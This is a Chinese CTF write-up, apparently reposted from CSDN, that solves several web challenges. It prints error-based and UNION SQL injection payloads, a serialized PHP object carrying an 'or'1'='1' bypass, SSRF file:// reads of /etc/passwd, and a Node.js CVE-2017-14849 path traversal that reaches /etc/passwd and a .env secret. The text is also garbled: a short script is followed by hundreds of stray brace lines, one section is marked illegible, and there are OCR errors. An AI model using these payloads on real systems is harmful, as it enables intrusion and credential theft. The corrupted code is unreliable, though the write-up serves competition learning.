

# 网络安全管理职业技能竞赛Web writeup\_合天网安学院-程序员宝宝 - 程序员宝宝

## 网络安全管理职业技能竞赛 Web writeup\_合天网安学院 - 程序员宝宝

技术标签: [ext](#) [CTF](#) [nagios](#) [ado.net](#) [sdl](#) [openssh](#)

如果你也想练习 CTF, 请点击[CTF 实验室](#)

### Web


#### 0x01 easy\_sql

一开始看到是 easysql, 那就先上 sqlmap 跑跑看, 跑出了数据库名 security 以及若干表名

```
[14:00:42] [INFO] Retrieved: users
Database: security
[5 tables]
+-----+
| emails |
| flag   |
| referers |
| uagents |
| users  |
+-----+
```

继续跑 flag, 结果没跑出来, 最后还是上手工了。

测试输入一个单引号, 页面无反应, 但是在源码中发现了又报错信息



```
erver version for the right syntax to use near 'bbbb') LIMIT 0,1' at line 1</fo
```

接着用单引号和括号闭合, 报错注入, 之后想了一下, 为什么页面没有回显呢, 原来是因为错误信息居然显示白色, 前期被骗了很久, 用鼠标描一下即可看到。

```
1 | uname=aaa') or updatexml(1,concat(0x7e,mid((select * from
   | flag),1,25)),1)%23&passwd=bbbb
```



为了防止注入我特意加了验证码

## LOGIN

Login

QGKZ

[查看HINT](#) [重置验证码](#)

Copyright © 2020 CTF

查看 hint 得到源码

```
1 //a "part" of the source code here
```

```
1 function sqlWaf($s)
2 {
3     $filter =
4     '/xml|extractvalue|regexp|copy|read|file|select|between|from|where|create|grand|dir|
5     insert|link|substr|mid|server|drop|=|>|<|;|\"|\\^|\\|\\\"|\\'/i';
6     if (preg_match($filter,$s))
7         return False;
8     return True;
9 }
```

```
1 if (isset($_POST['username']) && isset($_POST['password'])) {
```

```
1     if (!isset($_SESSION['VerifyCode']))
2         die("?");
```

```
1 $username = strval($_POST['username']);
2 $password = strval($_POST['password']);
```

```
1 if ( !sqlWaf($password) )
2     alertMes('damn hacker' ,"/index.php");
```

```
1      $sql = "SELECT * FROM users WHERE username='${username}' AND password=
'${password}';";
2      //      password format: /[A-Za-z0-9]/
3      $result = $conn->query($sql);
4      if ($result->num_rows > 0) {
5          $row = $result->fetch_assoc();
6          if ( $row['username'] === 'admin' && $row['password'] )
7              {
8                  if ($row['password'] == $password)
9                      {
10                         $message = $FLAG;
11                     } else {
12                         $message = "username or password wrong, are you admin?";
13                     }
14                 } else {
15                     $message = "wrong user";
16                 }
17             } else {
18                 $message = "user not exist or wrong password";
19             }
20     }
```

1 | ?&gt;

password 被过滤了, username 没有过滤, 使用联合查询, 构造 username 和 password 返回 admin 即可

```
1 username=admin1'+union+select+'admin','admin','admin'%23&password=admin&captcha=LSOK
```

```
POST / HTTP/1.1
Host: 121.36.224.156:2333
Content-Length: 84
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://121.36.224.156:2333
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/86.0.4240.183 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://121.36.224.156:2333/
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=e8dcf1f85af61c0ec2ab3b06d28de7a9
Connection: close
```

```
username=admin1'+union+select+' admin', ' admin', ' admin'%23&password=admin&captcha=LSOX
```

[illegible]

下载源码开始审计, 在 index.php 中发现了 unserialize, 估计是考察反序列化的利用了

```
1  ...
2  if (isset ($_COOKIE['last_login_info'])) {
3      $last_login_info = unserialize (base64_decode ($_COOKIE['last_login_info']));
4      try {
5          if (is_array($last_login_info) && $last_login_info['ip'] !=
$_SERVER['REMOTE_ADDR']) {
6              die('WAF info: your ip status has been changed, you are dangrous.');
```

conn.php 源码

```
1  include 'flag.php';
```

```
1  class SQL {
2      public $table = '';
3      public $username = '';
4      public $password = '';
5      public $conn;
6      public function __construct() {
7          }
```

```
1      public function connect() {
2          $this->conn = new mysqli("localhost", "xxxxx", "xxxx", "xxxx");
3      }
```

```
1      public function check_login(){
2          $result = $this->query();
3          if ($result === false) {
4              die("database error, please check your input");
5          }
6          $row = $result->fetch_assoc();
7          if($row === NULL){
8              die("username or password incorrect!");
9          }else if($row['username'] === 'admin'){
10             $flag = file_get_contents('flag.php');
11             echo "welcome, admin! this is your flag -> ".$flag;
12         }else{
13             echo "welcome! but you are not admin";
14         }
```

```

15     $result->free();
16 }

```

```

1     public function query() {
2         $this->waf();
3         return $this->conn->query ("select username,password from ".$this->table."
where username='".$this->username.'" and password='".$this->password.'";
4     }

```

```

1     public function waf(){
2         $blacklist = ["union", "join", "!", "\"", "#", "$", "%", "&", ".", "/",
":", ";", "^", "_", "`", "{", "|", "}", "<", ">", "?", "@", "[", "\\", "]" , "*",
"+", "-"];
3         foreach ($blacklist as $value) {
4             if(strripos($this->table, $value)){
5                 die('bad hacker,go out!');
6             }
7         }
8         foreach ($blacklist as $value) {
9             if(strripos($this->username, $value)){
10                die('bad hacker,go out!');
11            }
12        }
13        foreach ($blacklist as $value) {
14            if(strripos($this->password, $value)){
15                die('bad hacker,go out!');
16            }
17        }
18    }

```

```

1     public function __wakeup(){
2         if (!isset ($this->conn)) {
3             $this->connect ();
4         }
5         if($this->table){
6             $this->waf();
7         }
8         $this->check_login();
9         $this->conn->close();
10    }

```

```

1 }
2 ?>


```

可以看到在 check\_login 中, 有个 flag 的输出点, 前提是我们需要伪造成 admin 用户

```

public function check_login(){
    $result = $this->query();
    if ($result === false) {
        die("database error, please check your input");
    }
    $row = $result->fetch_assoc();
    if($row === NULL){
        die("username or password incorrect!");
    }else if($row['username'] === 'admin'){
        $flag = file_get_contents('flag.php');
        echo "welcome, admin! this is your flag -> ".$flag;
    }else{
        echo "welcome! but you are not admin";
    }
    $result->free();
}

```



继续往下看，有个执行 SQL 语句的地方

```

public function query() {
    $this->waf();
    return $this->conn->query ("select username,password from ".$this->table." where username='".$this->username.'" and password='".$this->password.'"");
}

public function waf(){
    $blacklist = ["union", "join", "!", "\'", "#", "$", "%", "&", ".", "/", ":", ";", "^", "_", "`", "{", "|", "}", "<", ">", "?", "@", "[", "\\", "]", " ", "*", "+", "-"];
    foreach ($blacklist as $value) {
        if(strpos($this->table, $value)){

```

```

1 public function query() {
2     $this->waf();
3     return $this->conn->query ("select username,password from ".$this->table."
where username='".$this->username.'" and password='".$this->password.'"");
4 }

```

下面还有个 waf，看了一下，发现我们需要构造的万能密码所用到的字符不会被 ban

```

1 $blacklist = ["union", "join", "!", "\'", "#", "$", "%", "&", ".", "/", ":", ";",
"^\", "_", "`", "{", "|", "}", "<", ">", "?", "@", "[", "\\", "]", " ", "*", "+", "-"];
2     foreach ($blacklist as $value) {
3         if(strpos($this->table, $value)){
4             die('bad hacker,go out!');
5         }
6     }


```

所以这里我们可以利用 SQL 注入来变成 admin 登录, username 改为 admin, password 为万能密码 a'or'1'='1, 代码如下:

```

1  include "conn.php";
2  $sql = new SQL();
3  $sql->table = "users";
4  $sql->username = "admin";
5  $sql->password = "a'or'1'='1";
6  $a = serialize($sql);
7  echo $a;
8  echo base64_encode ($a);
9
10 得到
11  TzozOiJTUUwiOjQ6e3M6NToidGFibGUiO3M6NToidXNlcnMiO3M6ODoidXNlcm5hbWUiO3M6NToiYWRTaW4iO3M6ODoidGFzc3dvcmQiO3M6MTA6ImEnb3InMSc9JzEiO3M6NDoiY29ubili7Tjt9,
12 输入之后获得flag

```



#### 0x04 ssrfME

访问可以看到有两个输入点，一个可以输入 url，一个是验证码

Visit URL

Captcha: substr(md5(captcha), -6, 6) == "69d46a" [reset](#)

#### 脚本爆破验证

```

1  <?php
2  for ($i=0; $i < 1000000000; $i++) {
3      $a = substr(md5($i), -6, 6);      if ($a == "d17b5b") {      echo
4      $i;      break;      }
5  }
6  }
7  }
8  }
9  }
10 }
11 }
12 }
13 }
14 }
15 }
16 }
17 }
18 }
19 }
20 }
21 }
22 }
23 }
24 }
25 }
26 }
27 }
28 }
29 }
30 }
31 }
32 }
33 }
34 }
35 }
36 }
37 }
38 }
39 }
40 }
41 }
42 }
43 }
44 }
45 }
46 }
47 }
48 }
49 }
50 }
51 }
52 }
53 }
54 }
55 }
56 }
57 }
58 }
59 }
60 }
61 }
62 }
63 }
64 }
65 }
66 }
67 }
68 }
69 }
70 }
71 }
72 }
73 }
74 }
75 }
76 }
77 }
78 }
79 }
80 }
81 }
82 }
83 }
84 }
85 }
86 }
87 }
88 }
89 }
90 }
91 }
92 }
93 }
94 }
95 }
96 }
97 }
98 }
99 }
100 }
101 }
102 }
103 }
104 }
105 }
106 }
107 }
108 }
109 }
110 }
111 }
112 }
113 }
114 }
115 }
116 }
117 }
118 }
119 }
120 }
121 }
122 }
123 }
124 }
125 }
126 }
127 }
128 }
129 }
130 }
131 }
132 }
133 }
134 }
135 }
136 }
137 }
138 }
139 }
140 }
141 }
142 }
143 }
144 }
145 }
146 }
147 }
148 }
149 }
150 }
151 }
152 }
153 }
154 }
155 }
156 }
157 }
158 }
159 }
160 }
161 }
162 }
163 }
164 }
165 }
166 }
167 }
168 }
169 }
170 }
171 }
172 }
173 }
174 }
175 }
176 }
177 }
178 }
179 }
180 }
181 }
182 }
183 }
184 }
185 }
186 }
187 }
188 }
189 }
190 }
191 }
192 }
193 }
194 }
195 }
196 }
197 }
198 }
199 }
200 }
201 }
202 }
203 }
204 }
205 }
206 }
207 }
208 }
209 }
210 }
211 }
212 }
213 }
214 }
215 }
216 }
217 }
218 }
219 }
220 }
221 }
222 }
223 }
224 }
225 }
226 }
227 }
228 }
229 }
230 }
231 }
232 }
233 }
234 }
235 }
236 }
237 }
238 }
239 }
240 }
241 }
242 }
243 }
244 }
245 }
246 }
247 }
248 }
249 }
250 }
251 }
252 }
253 }
254 }
255 }
256 }
257 }
258 }
259 }
260 }
261 }
262 }
263 }
264 }
265 }
266 }
267 }
268 }
269 }
270 }
271 }
272 }
273 }
274 }
275 }
276 }
277 }
278 }
279 }
280 }
281 }
282 }
283 }
284 }
285 }
286 }
287 }
288 }
289 }
290 }
291 }
292 }
293 }
294 }
295 }
296 }
297 }
298 }
299 }
300 }
301 }
302 }
303 }
304 }
305 }
306 }
307 }
308 }
309 }
310 }
311 }
312 }
313 }
314 }
315 }
316 }
317 }
318 }
319 }
320 }
321 }
322 }
323 }
324 }
325 }
326 }
327 }
328 }
329 }
330 }
331 }
332 }
333 }
334 }
335 }
336 }
337 }
338 }
339 }
340 }
341 }
342 }
343 }
344 }
345 }
346 }
347 }
348 }
349 }
350 }
351 }
352 }
353 }
354 }
355 }
356 }
357 }
358 }
359 }
360 }
361 }
362 }
363 }
364 }
365 }
366 }
367 }
368 }
369 }
370 }
371 }
372 }
373 }
374 }
375 }
376 }
377 }
378 }
379 }
380 }
381 }
382 }
383 }
384 }
385 }
386 }
387 }
388 }
389 }
390 }
391 }
392 }
393 }
394 }
395 }
396 }
397 }
398 }
399 }
400 }
401 }
402 }
403 }
404 }
405 }
406 }
407 }
408 }
409 }
410 }
411 }
412 }
413 }
414 }
415 }
416 }
417 }
418 }
419 }
420 }
421 }
422 }
423 }
424 }
425 }
426 }
427 }
428 }
429 }
430 }
431 }
432 }
433 }
434 }
435 }
436 }
437 }
438 }
439 }
440 }
441 }
442 }
443 }
444 }
445 }
446 }
447 }
448 }
449 }
450 }
451 }
452 }
453 }
454 }
455 }
456 }
457 }
458 }
459 }
460 }
461 }
462 }
463 }
464 }
465 }
466 }
467 }
468 }
469 }
470 }
471 }
472 }
473 }
474 }
475 }
476 }
477 }
478 }
479 }
480 }
481 }
482 }
483 }
484 }
485 }
486 }
487 }
488 }
489 }
490 }
491 }
492 }
493 }
494 }
495 }
496 }
497 }
498 }
499 }
500 }
501 }
502 }
503 }
504 }
505 }
506 }
507 }
508 }
509 }
510 }
511 }
512 }
513 }
514 }
515 }
516 }
517 }
518 }
519 }
520 }
521 }
522 }
523 }
524 }
525 }
526 }
527 }
528 }
529 }
530 }
531 }
532 }
533 }
534 }
535 }
536 }
537 }
538 }
539 }
540 }
541 }
542 }
543 }
544 }
545 }
546 }
547 }
548 }
549 }
550 }
551 }
552 }
553 }
554 }
555 }
556 }
557 }
558 }
559 }
560 }
561 }
562 }
563 }
564 }
565 }
566 }
567 }
568 }
569 }
570 }
571 }
572 }
573 }
574 }
575 }
576 }
577 }
578 }
579 }
580 }
581 }
582 }
583 }
584 }
585 }
586 }
587 }
588 }
589 }
590 }
591 }
592 }
593 }
594 }
595 }
596 }
597 }
598 }
599 }
600 }
601 }
602 }
603 }
604 }
605 }
606 }
607 }
608 }
609 }
610 }
611 }
612 }
613 }
614 }
615 }
616 }
617 }
618 }
619 }
620 }
621 }
622 }
623 }
624 }
625 }
626 }
627 }
628 }
629 }
630 }
631 }
632 }
633 }
634 }
635 }
636 }
637 }
638 }
639 }
640 }
641 }
642 }
643 }
644 }
645 }
646 }
647 }
648 }
649 }
650 }
651 }
652 }
653 }
654 }
655 }
656 }
657 }
658 }
659 }
660 }
661 }
662 }
663 }
664 }
665 }
666 }
667 }
668 }
669 }
670 }
671 }
672 }
673 }
674 }
675 }
676 }
677 }
678 }
679 }
680 }
681 }
682 }
683 }
684 }
685 }
686 }
687 }
688 }
689 }
690 }
691 }
692 }
693 }
694 }
695 }
696 }
697 }
698 }
699 }
700 }
701 }
702 }
703 }
704 }
705 }
706 }
707 }
708 }
709 }
710 }
711 }
712 }
713 }
714 }
715 }
716 }
717 }
718 }
719 }
720 }
721 }
722 }
723 }
724 }
725 }
726 }
727 }
728 }
729 }
730 }
731 }
732 }
733 }
734 }
735 }
736 }
737 }
738 }
739 }
740 }
741 }
742 }
743 }
744 }
745 }
746 }
747 }
748 }
749 }
750 }
751 }
752 }
753 }
754 }
755 }
756 }
757 }
758 }
759 }
760 }
761 }
762 }
763 }
764 }
765 }
766 }
767 }
768 }
769 }
770 }
771 }
772 }
773 }
774 }
775 }
776 }
777 }
778 }
779 }
780 }
781 }
782 }
783 }
784 }
785 }
786 }
787 }
788 }
789 }
790 }
791 }
792 }
793 }
794 }
795 }
796 }
797 }
798 }
799 }
800 }
801 }
802 }
803 }
804 }
805 }
806 }
807 }
808 }
809 }
810 }
811 }
812 }
813 }
814 }
815 }
816 }
817 }
818 }
819 }
820 }
821 }
822 }
823 }
824 }
825 }
826 }
827 }
828 }
829 }
830 }
831 }
832 }
833 }
834 }
835 }
836 }
837 }
838 }
839 }
840 }
841 }
842 }
843 }
844 }
845 }
846 }
847 }
848 }
849 }
850 }
851 }
852 }
853 }
854 }
855 }
856 }
857 }
858 }
859 }
860 }
861 }
862 }
863 }
864 }
865 }
866 }
867 }
868 }
869 }
870 }
871 }
872 }
873 }
874 }
875 }
876 }
877 }
878 }
879 }
880 }
881 }
882 }
883 }
884 }
885 }
886 }
887 }
888 }
889 }
890 }
891 }
892 }
893 }
894 }
895 }
896 }
897 }
898 }
899 }
900 }
901 }
902 }
903 }
904 }
905 }
906 }
907 }
908 }
909 }
910 }
911 }
912 }
913 }
914 }
915 }
916 }
917 }
918 }
919 }
920 }
921 }
922 }
923 }
924 }
925 }
926 }
927 }
928 }
929 }
930 }
931 }
932 }
933 }
934 }
935 }
936 }
937 }
938 }
939 }
940 }
941 }
942 }
943 }
944 }
945 }
946 }
947 }
948 }
949 }
950 }
951 }
952 }
953 }
954 }
955 }
956 }
957 }
958 }
959 }
960 }
961 }
962 }
963 }
964 }
965 }
966 }
967 }
968 }
969 }
970 }
971 }
972 }
973 }
974 }
975 }
976 }
977 }
978 }
979 }
980 }
981 }
982 }
983 }
984 }
985 }
986 }
987 }
988 }
989 }
990 }
991 }
992 }
993 }
994 }
995 }
996 }
997 }
998 }
999 }
1000 }

```

尝试使用 file 协议读取，发现读取 / etc/passwd 成功



```
url=file:///etc/passwd&captcha=29167
```

&lt;/html&gt;

过滤了 flag

11 }

7 | ...


file 协议读 flag, 利用两个 url 编码 flag 绕过

```
1 url=file:///253636253663253631253637&captcha=43049
```



0x05 SecretGuess

题目给了源码，但是不全



在 index.html 中发现了 source，点击可以看到源码

```
1 const express = require('express');
2 const path = require('path');
3 const env = require('dotenv').config();
4 const bodyParser = require('body-parser');
5 const crypto = require('crypto');
6 const fs = require('fs');
7 const hbs = require('hbs');
8 const process = require("child_process")
```

```
1 const app = express();
```

```
1 app.use('/static', express.static(path.join(__dirname, 'public')));
2 app.use(bodyParser.urlencoded({ extended: false }))
3 app.use(bodyParser.json());
4 app.set('views', path.join(__dirname, "views/"))
5 app.engine('html', hbs.__express)
6 app.set('view engine', 'html')
```

```
1 app.get('/', (req, res) => {    res.render("index")
2 })
```

```
1 app.post('/', (req, res) => {    if (req.body.auth && typeof req.body.auth ===
    'string' && crypto.createHash('md5').update(env.parsed.secret).digest('hex') ===
    req.body.auth ) {        res.render("index", {result: process.execSync("echo
    $FLAG")})    } else {        res.render("index", {result: "wrong secret"})    }
2 })
```

```
1 app.get('/source', (req, res) => {    res.end(fs.readFileSync(path.join(__dirname,
    "app.js")))
2 })
```

```
1 app.listen(80, "0.0.0.0");
```

在给出 dockerfile 中, 文件内容为

```
1 FROM node:8.5
2 COPY ./src /usr/local/app
3 WORKDIR /usr/local/app
4 ENV FLAG=flag{*****}
5 RUN npm i --registry=https://registry.npm.taobao.org
6 EXPOSE 80
7 CMD node /usr/local/app/app.js
```


去搜索相关内容, 发现了可能会存在 CVE-2017-14849 漏洞

## Nodejs惊爆重大漏洞 keketebiluodi的博客-CSDN博客

2018年6月15日 近日,国家信息安全漏洞共享平台(CNVD)收录了Node.js反序列化远程代  
洞(CNVD-2017-01206,对应 CVE-2017-594)。攻利用漏洞执行远程执行操作系统...

CSDN技术社区 百度快照

## Node.js 目录穿越漏洞(CVE-2017-14849) 安徽锋刃科技的...



2020年6月21日 漏洞分析 原因是 Node.js 8.5.0 对目录进行nor  
作时出现了逻辑错误,导致向上层跳跃的时候(如.././.././../etc/  
在中间位置增加foo/...

CSDN技术社区 百度快照


## 浅谈Node.js CVE-2017-14849 漏洞分析(详细步骤) node.js ...




2017年11月10日 换成我们看的懂的意思就是node.js 8.5.0 到8  
的版本会造成目录穿越漏洞,读取任意文件,而漏洞的原因是因为  
理和另外的模块不兼容。

脚本之家 百度快照

输入 / static/../../../../a/../../../../etc/passwd, 利用成功




接着去获取 secret, /static/../../../../usr/local/app/.env, 得到  
secret=CVE-2017-14849



根据源码中的条件

```
1 if (req.body.auth && typeof req.body.auth === 'string' &&
    crypto.createHash('md5').update(env.parsed.secret).digest('hex') === req.body.auth )
```

我们将 CVE-2017-14849 进行 md5 加密之后提交即可获得 flag,  
auth=10523ece56c1d399dae057b3ac1ad733



版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/qg\\_38154820/article/details/109685538](https://blog.csdn.net/qg_38154820/article/details/109685538)

[https://www.cxybb.com/article/qg\\_38154820/109685538](https://www.cxybb.com/article/qg_38154820/109685538)